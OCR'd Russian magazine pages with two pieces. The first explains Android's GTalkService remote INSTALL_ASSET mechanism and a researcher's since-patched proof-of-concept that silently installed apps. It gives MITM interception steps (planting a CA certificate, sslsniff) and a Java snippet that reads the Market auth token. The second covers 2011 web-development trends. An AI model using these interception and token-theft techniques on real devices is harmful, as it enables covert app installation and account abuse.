
Любой девайс на Android поддерживает постоянное TCP/SSL/XMPP-соединение с серверами GTalk. Все время, когда у него есть доступ в Сеть. Соединением управляет специальный сервис GTalkSerive. Он постоянно отправляет пинги (так называемые «heartbeat-сообщения») на сервера Google, чтобы проверить

Notifications

Twilight Eclipse Preview
Removed from your phone. 5:40 PM

RootStrap
Removed from your phone. 5:40 PM

Приложения удалены по команде Google



Интерфейс GTalk Service Monitor

HTTP://WWW

links


Статья подготовлена по материалам исследователя Джона Оберхейда (jon.oberheide.org).

активность соединения, а в случае обрыва связи автоматически переподключается. Этот канал связи позволяет Google осуществлять удаленное управление устройствами. Отправленное через GTalkService сообщение непременно попадает на каждый смартфон. С помощью этого механизма в части работает сервис C2DM (Cloud to Device Messaging Framework), с помощью которого разработчики могут отправлять приложениям, установленным на смартфонах пользователей, специальные команды (к примеру, на загрузку обновлений). Правда, пока C2DM ограниченно доступен лишь для некоторых разработчиков, которые оставили специальную заявку. Известно, что ОС Android поддерживает как минимум две команды: REMOVE_ASSET и INSTALL_ASSET, позволяющие Google удалять и устанавливать произвольные приложения. Таким образом, обнаружив в Android Market'е малварь, инженеры компании могут отправить сообщение REMOVE_ASSET через GTalkService, и зловредная программа будет разом удалена со всех подключенных к инету устройств. Этим, как мы знаем из новостей, компания не раз пользовалась. И обратная ситуация. Как только Google отдает команду INSTALL_ASSET, каждый получивший сообщение смартфон на Android скачивает APK-дистрибутив с программой и инсталлирует ее. Такая возможность с одной стороны хороша: Google может оперативно удалить всю появляющуюся малварь. Но с другой стороны, пугает. А что если кто-то сможет реализовать MITM-атаку на SSL-соединение конкретного телефона до GTalkService и проспуфить сообщение INSTALL_ASSET, чтобы залить на телефон какую-нибудь заразу? Безопасна ли система?

Надежность канала данных

Не будем рассматривать вариант с захватом инфраструктуры Google, через которую теоретически можно было бы загрузить произвольное приложение сразу на все Android-девайсы. На данном этапе будем считать это фантастикой. А вот что кажется более реальным, так это отправка фейковых команд на конкретный девайс. Да, подключение GTalkService, как я заметил выше, является защищенным: все данные передаются через SSL. Таким образом, базовая безопасность и целостность сообщений гарантируется уже самим протоколом. Но мы-то знаем цену этим гарантиям (читай материал «Вскрываем SSL» в 125 номере][). При желании SSL-соединение можно скомпрометировать, перехватить и отреверсить пакеты, передаваемые между девайсом и серверами Google. Если разобраться в их структуре и правильно подделать сообщение INSTALL_ASSET, то мы можем принудительно установить на устройство произвольное приложение. Теоретически. Вопрос в том, есть ли еще какой-нибудь уровень защиты, например, цифровая подпись? Чтобы исследовать поступающие от Google'а сообщения, их надо получить. Ты сейчас можешь подумать, что придется включить снифер и ждать, пока инженеры компании вновь отправят через GTalkService команду INSTALL_ASSET. Но когда это будет? На самом деле все проще. Забегая чуть вперед, скажу, что эта же самая служба используется всякий раз, когда пользователь устанавливает сообщения через Android Market. Нажатие кнопки «Install» приводит к тому, что через GTalkService отправляется INSTALL_ASSET, которая инициирует на устройстве процесс загрузки нужного APK-пакета программы и ее установки. Мы об этом еще поговорим,

Процесс установки приложения в картинках





```
POST /market/api/ApiRequest HTTP/1.1
Content-Length: 524
Content-Type: application/x-www-form-urlencoded
Host: android.clients.google.com
Connection: Keep-Alive
User-Agent: Android-Market/2 (dream DRC83); gzip
```

POST-запрос в Android Market в чистом виде

app/asset ID

auth token

install request message

Структура запроса после декодирования из protobuf

сейчас же важно одно: получить для исследования сообщение INSTALL_ASSET — не проблема. В общем-то, для просмотра трафика (несмотря на то, что он передается через SSL-соединение) нужно совсем немногое:

1. Достать образ Android-эмулятора, в котором включена возможность работы с Android Market'ом.
2. Добавить свой CA-сертификат в хранилище /system/etc/security/cacerts.bk, используя keytool или portecle.
3. Реализовать MITM-атаку, заюзав sslsnif (www.thoughtcrime.org) с CA-сертификатом.

Теперь, когда GTalkService захочет установить соединение, мы сможем перехватить трафик, поскольку устройство доверяет CA-сертификату, который мы создали. Если попробовать установить какое-нибудь приложение из Android Market'a на эмуляторе, то мы, соответственно, отснифаем сообщение INSTALL_ASSET. Оно будет выглядеть примерно так:

```
tickle_id: 1277687266074
assetid: -155863831473120556
asset_name: Replica Island
asset_type: GAME
asset_package: com.replica.replicaisland
asset_blob_url: http://android.clients.
google.com/market/download/Download?assetId=
-155863831473120556&userId=986032118775&
deviceId=1094117203906638597
asset_signature: Ayn2bWDqckQkKsBY4JurvCFpYN0
asset_size: 5144485
```

Большинство параметров описывают приложение, которое пользователь запросил из Android Market'a. Интерес представляет атрибут asset_signature. Можно предположить, что это криптографическая подпись сообщения INSTALL_ASSET, с помощью которого дополнительно гарантируется его целостность. Увы, это не так. Энтузиастами давно установлено, что это не что иное, как кодированный в base64 хэш APK-файла (т.е. дистрибутива программы), который пользователь запросил из Android Market'a. Мы лишь можем в этот раз убедиться, скачав APK-пакет и выполнив соответствующие преобразования с его контрольной суммой. Становится понятно, что никакой дополнительной защиты для сообщения INSTALL_ASSET (и, стало быть, любых других) нет. Если атакующий сможет перехватить SSL-соединение между GTalkService, то теоретически сможет передать на телефон произвольные сообщения, в том числе, для установки приложений! Конечно, есть много «но», и представить в деле такую атаку довольно сложно. Для этого, по меньшей мере, нужно находиться с жертвой в одной сети, чтобы иметь возможность реализовать MITM-атаку. Не может идти и речи о каком-то массовом заражении пользователей. Это не умаляет недостаток защищенности канала связи, но перспективы к эксплуатации недоработок тут, откровенно говоря, слабые. Поэтому не будем на этом больше останавливаться, а посмотрим, какие еще сюрпризы таит в себе платформа Android и механизм GTalkService.

Взаимодействие с Android Market

Выше я сказал, что GTalkService вовлечен в процесс установки приложений из Android Market'a. Это вообще интересная история. Тут тоже есть интересные нюансы. Рассмотрим для начала этапы, которые проходит пользователь для установки программы из маркета:

1. Запуск Android Market.
2. Поиск нужной приложения для установки.
3. Нажатие на кнопку «Install».
4. Подтверждение необходимых для приложения привилегий.
5. Закачка и установка приложения.


После этого у пользователя в панели оповещений выводятся сообщения о загрузке и установке приложения. Все просто и прозрачно, но... Если посмотреть на процесс изнутри, то все происходит несколько сложнее. Если первые четыре шага выполняются приложением Android Market, то за пятый (самый важный) этап отвечает совершенно другой компонент системы, а именно уже знакомый GTalkService. Схема работы (см. иллюстрацию для большего понимания) выглядит следующим образом:

1. Пользователь кликает на кнопку установки приложения в Android Market'e.
2. Приложение отправляет POST-запрос на серверы Android Market.
3. Серверы Android Market отправляют информацию о запросе на установку приложения системе C2DM.
4. Серверы C2DM отправляют смартфону пользователя сообщение INSTALL_ASSET через подключение GTalkService.
5. Компонент GTalkService принимает сообщение INSTALL_ASSET и активирует Vending-компонент.
6. Vending-компонент скачивает APK-пакет приложения и, в конце концов, устанавливает приложение.

Первое, что вызывает интерес — это, конечно же, POST-запрос, который передается на сервер. Раз его может отправить Android Market, то, возможно, это сможем сделать и мы с помощью специального приложения? Попробуем разобраться.
Перехваченный запрос выглядит следующим образом:

```
POST /market/api/ApiRequest HTTP/1.1
Content-Length: 524
Content-Type: application/x-www-form-urlencoded
Host: android.clients.google.com
Connection: Keep-Alive
User-Agent: Android-Market/2 (dream DRC83); gzip
version=2&request=CuACCvYBRFFBQUFLOEFBQUJvZWVEVGo4eGV4OVR
JaW9 . . .
```

Все банально, кроме параметра request, в котором очевидно и прячется все интересное. Зная Google, легко можно предположить, что это данные, упакованные в фирменную структуру protobuf (code.google.com/p/protobuf) и кодированные после этого в base64. Так и есть. Декодировав хэш и распаковав структуру, получаем данные запроса:



Установка фейковых приложений

```
1 {
   1: "DQAAAK8AAABoeeDTj8xex9TIio . . ."
   2: 0
   [... вырезано ...]
   13: "-606db3000d480d63"
}
2 {
   10 {
      1: "353999319718585473"
   }
}
```

Уже что-то, но есть проблема: мы не знаем, за что отвечает тот или иной параметр. Скорее всего, это некоторые идентификаторы девайса, информация о платформе, некоторые данные для авторизации и, конечно же, идентификатор запрашиваемого из Market'а приложения. Тут надо сказать, что для многих структур protobuf, которые участвуют в работе с Android Market, доступно описание, составленное энтузиастами в результате реверсинга. А на сайте code.google.com/p/android-market-api даже выложен коллективно написанный API, позволяющий запрашивать различные данные из маркета (описание, иконки программ и т.д.). Правда, данных о структуре запроса на установку приложений там нет. Зато реверсинг выполнил известный исследователь Android-платформы Джон Оберхейд, который впоследствии реализовал интересную атаку, о которой я и хочу тебе рассказать. Итак, структура запроса в сокращенном виде выглядит так:

```
[.. вырезано ..]
message InstallRequest {
   optional string appId = 1;
}
message RequestContext {
   required string authToken = 1;
[.. вырезано ..]
   required string androidId = 4;
   optional string deviceAndSdkVersion = 5;
[.. вырезано ..]
```

Большинство полей из запроса могут быть извлечены из самого девайса (например, язык интерфейса, версия системы и т.д.). Но только не параметры appId и authToken:

- **appId** — является уникальным идентификатором приложения в Android Market'е. Этот идентификатор нигде не отображается, поэтому единственный способ его получить — запросить приложение из Android Market'а и отснифать трафик, вытащив из protobuf-структуры его идентификатор.
- **authToken** — это токен системы ClientLogin, с помощью которого серверы Android Market'а могут провести аутентификацию твоего запроса.

Если authToken остается в секрете, то проспуфить запрос не выйдет. Но ты можешь заметить, что раз он есть у девайса, значит, в каком-то месте системы он все-таки хранится.

Именно! Такое хранилище называется Account Manager и является важным компонентом платформы Android, предоставляющем данные для аутентификации. Например, если какое-то приложение хочет запостить в Twitter сообщение, то ему необязательно знать логин и пароль для Twitter-аккаунта — оно может запросить токен из AcountManager, который позволит ему отправить твит. Так вот в этом же самом месте хранится и authToken, используемый для взаимодействия с серверами Android Market. Но самое смешное из всей этой истории, что извлечь его можно буквально несколькими строчками кода:

```
AccountManager accountManager =
  AccountManager.get(getApplicationContext());
Account acct = getAccount(accountManager);
accountManager.getAuthToken(acct, "android",
  false, new GetAuthTokenCallback(), null);
```

Что это значит? Получается, что у нас есть все данные, чтобы составить protobuf-структуру, которую я привел выше, и сконструировать POST-запрос для отправки на серверы Android Market.

Если запрос будет корректным (а он будет, в чем я тебя уверяю), то на устройство через GTalkService будет, соответственно, отправлено сообщение INSTALL_ASSET, что приведет к установке указанного нами приложения! А поскольку система устроена так, что разрешение на установку пользователь отдает еще до отправки запроса (опять же смотри схему), то его вообще никто и ни о чем не будет спрашивать. И приложение установится в систему со всеми необходимыми разрешениями!

Атака через приложение

Теперь, когда мы знаем некоторые тонкости механизма установки приложений из Android Market'а, можно рассказать об изящной атаке, которую удалось провернуть Джону Оберхейду. Идея такова. Если мы можем сами конструировать запросы на установку, то ничто не мешает нам написать приложение, которое будет делать это автоматически.

Если подобную функциональность добавить во вполне невинную программу и начать распространять через Android Market (что при отсутствии контроля несложно), то всем установившим ее пользователям можно в придачу загрузить все что угодно! Сказано — сделано. Джон написал PoC-приложение и назвал его Angry Birds Bonus Levels, что должно было привлечь внимание пользователей Android Market. Простейшая социальная инженерия сработала: программу начали устанавливать пользователи. Наиболее внимательные из них наверняка замечали, что в области обновления появлялись сообщения об установке еще трех программ: для отслеживания месторасположения, осуществления звонков на платные номера и кражи контакт-листа.

Все они действительно имели вредоносную функциональность, но никак не использовались. Тут надо сказать, что исследователь сразу после тестирования PoC сообщил о проблеме в Google, и компания уже пофиксила баг.

Решение, кстати, оказалось очень простым. Система теперь отмечает для себя все запросы на установку приложений, сделанные через Android Market, и проверяет, чтобы для входящего сообщения INSTALL_ASSET был ранее сделан соответствующий запрос. Если Vending-компонент получает сообщение INSTALL_ASSET для приложения, которое он не ожидает, то команда просто игнорируется. Казалось бы, проблемы больше нет. Но! В теле сообщения может находиться специальный флаг, который позволяет отрубить проверку (в том числе для сохранения функциональности для удаленного удаления приложений), но это уже немного другая история. ⌶

Александр Лозовюк (aleks.raiden@gmail.com)






7 ТРЕНДОВ ВЕБ-РАЗРАБОТКИ 2011

Инструменты прогрессивных девелоперов

Угнаться за всеми появляющимися технологиями для создания веб-приложений невозможно. Да и незачем. Но за трендовыми решениями, которые проверены на реальных проектах гуру-разработчиками, следить нужно. Мы постарались отследить самые яркие тренды — и вот что получилось.

Тренд 1. Отказ от SQL

К современным веб-проектам предъявляются колоссальные требования по части отказоустойчивости. Они должны выдерживать большие и очень большие нагрузки. Одним из самых трендовых способов увеличить быстродействие системы стал отказ от использования медленных SQL баз данных и переход там, где это возможно, к технологиям noSQL, использующих для хранения данных простые структуры данных вроде «ключ-значение». То, что сложно было представить еще несколько лет назад, стало сейчас настолько очевидным, что многие не перестают удивляться: «Как это мы не дошли до этого ранее?». Ведь для большинства веб-приложений вовсе не нужны все эти множества типов данных, поддерживаемых СУБД, и средств их выборки. Часто необходимо просто сохранить информацию и иметь к ней доступ с минимальной задержкой и высокой надежностью. SQL-запросы, как ни крути, даже при оптимизации выполняются относительно медленно. При этом для хранения данных зачастую вполне достаточно просто хранить ключ записи и ее значение. Значение — это обычные сериализированные данные, например, в формате JSON или более продвинутой структуре вроде messagePak, Google ProtoBuf или Apache Thrift. MongoDB пошла еще дальше, реализовав в качестве замены для удобного JSON специальный двоичный формат. Другая разработка — Redis — перевернула понятие key-value-хранилищ, добавив к ним простые, но оказавшиеся эффективными и востребованными списки, хэши и сортированные массивы. Интерфейс доступа к noSQL-базе также максимально прост — обычно это простейшие команды типа get (получить данные по ключу), set (записать данные с ключом), delete (удаляет ключ и его данные), update (обновляет уже существующие данные). На низком





links

- Node.JS: nodejs.org;
- PHPFog : www.phpfog.com;
- Erlang: www.erlang.org;
- Scala: www.scala-lang.org;
- Akka: akka.io;
- WebSokets websocket.org;
- Cloud9: cloud9ide.com;
- PhoneGap: www.phonegap.com.

Облачные интерфейсы на заметку

Если ты хочешь использовать возможности облачных сервисов в своих проектах, советую тебе воспользоваться некоторыми полезными вспомогательными инструментами.

Apache Nuvem (incubator.apache.org/nuvem) — попытка создать кроссплатформенный открытый интерфейс для работы с разными cloud-платформами, включая Amazon EC2, Microsoft Azure и Google AppEngine. В идеале, твоя программа сможет использовать ресурсы сразу нескольких облаков.

Deltacloud (incubator.apache.org/deltacloud) — решение на Ruby, умеющее работать со всеми известными (и не очень) cloud-провайдерами. Предоставляет единый REST-интерфейс, который скрывает нюансы разных платформ.

libcloud (libcloud.apache.org) — библиотека для программ на Java или Python, которая взаимодействует реально чуть ли не со всеми в мире известными облачными платформами и унифицирует основные операции по созданию и управлению виртуальными машинами.


Simplecloud (simplecloudapi.org) — если ты все еще программируешь на PHP, то для тебя есть отличный компонент Zend_Cloud, который добавляет базовую поддержку хранилищ данных, очередей сообщений и другие фишки разных cloud-платформ просто в твое веб-приложение на Zend Framework или даже на чистом PHP.

уровне такие базы строятся на базе хеш-таблиц и их разновидности — распределенной хеш-таблицы (DHT). Благодаря этому решения noSQL оказались не только очень быстрыми, но еще и легко масштабируемыми. Свойства DHT такие, что можно присоединять новые серверы постоянно, и такая база будет расти и расти. Столько, сколько надо. При этом в самих приложениях ничего менять не надо, все делается автоматически! Это очень важно, потому что если приложение не может одинаково хорошо работать и на одном, и на тысяче серверов, то оно не масштабируемо. А значит при неожиданно высокой нагрузке, оно ляжет и уже не сможет восстановить работу, даже при покупке новых серверов. В то время как обычные СУБД просто врутся на части и подпираются костылями, чтобы работать хоть на паре десятков серверов одновременно, практически любое noSQL-решение может спокойно масштабироваться хоть на тысячу серверов. И все это на скоростях более 100 тысяч операций в секунду, над гигабайтами данных и миллионами ключей на обычном железе. За примером далеко ходить не нужно. Facebook использует собственноручно разработанное noSQL-решение Cassandraa Twitter, которое опирается в работе на связку Cassandra и технологии HBase.



Доступность клауда через API — шаг к приложениям, которые сами решают, сколько серверов им надо





Тренд 2. JavaScript на стороне сервера

В погоне за производительностью разработчики активно используют не только новые методы хранения данных, но и прогрессивные





PHPFog — самый крутой облачный хостинг для твоего PHP-проекта



Github — социальная сеть для твоего кода. А система контроля версий и управления проектами — в придачу!


технологии для написания кода. Тут явный тренд — более продвинутое использование JavaScript. Не пойми меня неправильно: конечно же, ни один серьезный веб-проект не может обойтись без большого количества JS-кода. Реализация фронтенда (т.е. интерфейса приложения) практически всегда реализуется именно с помощью этого языка, какая бы технология ни применялась для создания бэкэнда. Но! Пытливые умы почесали головы и подумали: а не будет ли легче использовать JS более универсально: и на клиенте, и на сервере? Он гибкий, что позволяет писать код в разных парадигмах: от обычного процедурного до ООП в смеси с функциональным стилем. Простой. Но что важнее всего — его асинхронность и неблокируемость. Это важный плюс по сравнению со, скажем, обычным PHP-скриптом, который непременно блокируется во время выполнения: например, в ожидании выборки из базы данных или ответа от другого сервера. Код выполняется последовательно: пока не будет получен ответ, сценарий будет тупо простаивать. В случае с JavaScript ты просто указываешь, какую функцию необходимо выполнить, когда произойдет определенное событие, и все. В это время другой код может спокойно выполняться. Все строится на событиях и функциях, которые эти события обрабатывают (так называемые callback'и или обработчики событий). К такому подходу нужно привыкать, но чтобы сделать жизнь проще, были разработаны специальные фреймворки. Одним из самых продвинутых стал проект Node.JS (подробнее о нем ты можешь прочитать в 139 номере][). В основе его лежит V8, движок JavaScript, который используется в браузере Google Chrome и благодаря которому он работает невероятно быстро. Это не пустые слова. К использованию Node.JS меня подтолкнул простой эксперимент. На работе я сделал простенький HTTP-сервер (ну честно, 10 строчек кода) и попробовал его протестировать на нагрузку. В ситуации, когда уже падал наш Nginx-сервер, приложение на Node.JS спокойно продолжало принимать подключения и работать как ни в чем не бывало.

Тренд 3. Использование функциональных языков

Асинхронность — это, конечно же, конек не только JavaScript. Для Python хорошие ребята придумали фреймворки Twisted и Tornado, для Ruby есть EventMachine, для PHP — phpDeamon с честным fastcgi, для Java — Netty. Но помимо примочек для самых обычных языков программирования, все большую популярность набирают функциональные языки и платформы. Например, Erlang, который специально разработан для создания распределенных систем компанией Ericsson. Сейчас найдется немало людей, которые скажут, что Erlang рулит и прочих равных обставляет всех конкурентов, эффективно обрабатывая сотни тысяч потоков и умело занимая все доступные ядра и серверы. И не просто скажут, а приведут реальные примеры. Одна проблема: в таком коде сам черт ногу сломает, а если твой программист вдруг уйдет, то проект с большой вероятностью на некоторое время встанет. Специалистов пока очень мало. Еще одно развивающееся направление — Scala. Это мощный, смешанный объектно-ориентированный и функциональный язык со статической типизацией и встроенной параллельностью. Шутка ли, Twitter, наконец, слез с Ruby-иглы и переписал большую часть критичного кода на Scala! Это что-то да означает. Scala часто используется в связке с платформой Akka, для которой не чужды понятия «многопоточность», «устойчивость к сбоям», «распределенная архитектура», «реалтайм». Фреймворк основан на распараллеливании вычислений в виде акторов (небольшие блоки кода, которые самостоятельно планируются для исполнения по разным ядрам, процессам и даже узлам кластера). Функциональные языки активно используются в тех проектах, где пользователю нужна работа в реальном времени.

Тренд 4. Реалтайм для веба

Да-да, для многих веб-приложений стало крайне важным работать в режиме реального времени, с минимально возможными задержками. Задача, которая непросто решается даже для нескольких пользователей, становится огромной проблемой, когда счет юзеров идет на сотни тысяч. Сейчас уже есть немало решений, позволяющих реализовать реалтайм для веба (мы рассказывали про технологию Comet), но самой прогрессивной и многообещающей технологией являются так называемые веб-сокеты. Все уже устали, что в браузере у тебя есть только HTTP и ничего больше, да и тот урезанный и затиснутый в ограничения безопасности. Конечно, вражеский Flash заботливо подсуетился и предложил альтернативу, но кому он теперь нужен? Реализовать реалтайм на основе привычного HTTP очень сложно: на каждый чих ему нужно создавать новое соединение, снова и снова гоняя хотя бы пару килобайт данных туда-сюда и ожидая в среднем полсекунды. На деле имеем не реалтайм, а скорее костыли. Создатели десктопных приложений потирают руки: у них-то есть полный доступ к системе и возможность использовать сеть напрямую на низком уровне. Но в HTML5 (уже даже не хочется лишний раз его упоминать) появится расширение WebSockets, которое реализует те же самые сокеты, но в браузере. Сокеты для любого веб-приложения — как тебе? Раз соединившись с сервером, ты можешь держать открытым канал передачи (в обе стороны) сколько угодно долго и пересылать по нему любые данные. Без задержек и лишних тормозов — все ограничивается лишь каналом связи. Как только у сервера появятся новые данные для тебя,



То, чем так хотел быть memcached, но никогда не станет.




NodeJS — открытие этого года


ты сразу их получишь. И наоборот. Увы, до полноценной реализации этой технологии еще далеко. Многие разработчики кинулись создавать различные проекты, вешая на них ярлык реалтайма. Но вот в чем проблема: подходящего сервера до сих пор нет! Любимый Nginx, хоть и добравшийся уже до версии 1.0.3, увы, никак не умеет работать с сокетами. Просто все существующие веб-сервера пока не умеют корректно работать в ситуации, когда клиенты не просто пришли, сделали запрос и отвалились до следующего сеанса связи (пусть даже раз в секунду, по меркам сервера это очень много времени), а постоянно висят на связи. Вот тут-то и пригодился новомодный JavaScript на стороне сервера. Благодаря Node.JS подходящий сервер подчас можно написать за вечер. При этом он будет держать столько постоянно открытых соединений, сколько позволят тебе ресурсы сервера (размер памяти и настройки ядра ОС и сетевого стека).

Тренд 5. Развертываемость и расширяемость

Раз уж мы вспомнили про аппаратные ресурсы, то самое время поговорить, пожалуй, про самый главный тренд не только в разработке, но и вообще во всей IT-отрасли — облачные технологии. То, насколько cloud-сервисы упростили жизнь при создании сложных проектов сложно переоценить. Простой пример — всем известный сервис Dropbox. Разработки не стали изобретать велосипед с разработкой технологии для хранения данных, а использовали облачный сервис для хранения данных Amazon S3. Тут все просто. Сколько надо места для файлов — столько у тебя и будет. Какая будет нагрузка — такую сервис и выдержит. Только за каждый гигабайт хранилища и трафик нужно заплатить. С серверами все аналогично.

